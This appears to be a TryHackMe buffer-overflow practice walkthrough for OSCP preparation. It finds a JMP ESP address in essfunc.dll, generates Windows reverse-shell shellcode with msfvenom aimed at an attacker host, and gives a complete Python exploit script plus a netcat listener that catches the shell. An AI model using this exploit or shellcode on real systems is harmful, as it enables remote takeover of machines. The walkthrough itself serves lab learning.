


Finding JUMP ESP


Find the moldule that vuln rable....




seems like essfunc.dll is vulnrable .....



We need the address of this module



Setting the breakpoint....



now in payload write it to littel endian form

esp='\xaf\x11\x50\x62'

PopUp Shell

Now we have the jump eip and set the break point ....so lets build the payload...

getiing the shellcode first
with this command where the quated text is bad char

#msfvenom -p windows/shell_reverse_tcp LHOST=10.8.5.14 LPORT=1234 -b '\x00\x23\x3c\x83\xba' -f c

this will give us the bad char....

we need to add some nops it not essencial but if the condition not jump to direct to our shellcode it might be problem so why not...add some added 20 nops

and everything is setup let's just execute the script...

import socket

```
ip='10.10.140.221'
port=1337

buffer='A'*634
esp='\xaf\x11\x50\x62'
nops='\x90'*10
shellcode=("\xfc\xbb\x34\x59\x7f\x06\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\xc8\xb1\xfd\x06\x30"
"\x42\x62\x8e\xd5\x73\xa2\xf4\x9e\x24\x12\x7e\xf2\xc8\xd9\xd2"
"\xe6\x5b\xaf\xfa\x09\xeb\x1a\xdd\x24\xec\x37\x1d\x27\x6e\x4a"
"\x72\x87\x4f\x85\x87\xc6\x88\xf8\x6a\x9a\x41\x76\xd8\x0a\xe5"
"\xc2\xe1\xa1\xb5\xc3\x61\x56\x0d\xe5\x40\xc9\x05\xbc\x42\xe8"
"\xca\xb4\xca\xf2\x0f\xf0\x85\x89\xe4\x8e\x17\x5b\x35\x6e\xbb"
"\xa2\xf9\x9d\xc5\xe3\x3e\x7e\xb0\x1d\x3d\x03\xc3\xda\x3f\xdf"
"\x46\xf8\x98\x94\xf1\x24\x18\x78\x67\xaf\x16\x35\xe3\xf7\x3a"
"\xc8\x20\x8c\x47\x41\xc7\x42\xce\x11\xec\x46\x8a\xc2\x8d\xdf"
"\x76\xa4\xb2\x3f\xd9\x19\x17\x34\xf4\x4e\x2a\x17\x91\xa3\x07"
"\xa7\x61\xac\x10\xd4\x53\x73\x8b\x72\xd8\xfc\x15\x85\x1f\xd7"
"\xe2\x19\xde\xd8\x12\x30\x25\x8c\x42\x2a\x8c\xad\x08\xaa\x31"
"\x78\x9e\xfa\x9d\xd3\x5f\xaa\x5d\x84\x37\xa0\x51\xfb\x28\xcb"
"\xbb\x94\xc3\x36\x2c\x91\x1b\x3d\xa2\xcd\x19\x3d\xbe\xdf\x97"
"\xdb\xd4\xcf\xf1\x74\x41\x69\x58\x0e\xf0\x76\x76\x6b\x32\xfc"
"\x75\x8c\xfd\xf5\xf0\x9e\x6a\xf6\x4e\xfc\x3d\x09\x65\x68\xa1"
"\x98\xe2\x68\xac\x80\xbc\x3f\xf9\x77\xb5\xd5\x17\x21\x6f\xcb"
"\xe5\xb7\x48\x4f\x32\x04\x56\x4e\xb7\x30\x7c\x40\x01\xb8\x38"
"\x34\xdd\xef\x96\xe2\x9b\x59\x59\x5c\x72\x35\x33\x08\x03\x75"
"\x84\x4e\x0c\x50\x72\xae\xbd\x0d\xc3\xd1\x72\xda\xc3\xaa\x6e"
"\x7a\x2b\x61\x2b\x8a\x66\x2b\x1a\x03\x2f\xbe\x1e\x4e\xd0\x15"
"\x5c\x77\x53\x9f\x1d\x8c\x4b\xea\x18\xc8\xcb\x07\x51\x41\xbe"
"\x27\xc6\x62\xeb\x27\xe8\x9c\x14")
#badchar=\\x23\\x3c\\x83\\xba
#jmpeip=625011AF
#badchar=("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x1
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect(('10.10.140.221', 1337))
s.send('OVERFLOW2 ' + buffer + esp + nops + shellcode)
s.close()
```

before execute make sure to start the listener....

```
┌─[root@saims0n]─[~/Desktop/.machinenote/try_hack_me/bof_pre/oscp_pract/atk2]
└──╼ #python2 badc_find.py
```

```
┌─[root@saims0n]─[~/Desktop/.machinenote/try_hack_me/bof_pre/oscp_pract]
└──╼ #nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.140.221 49364
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

yeah Finally We have the root shell……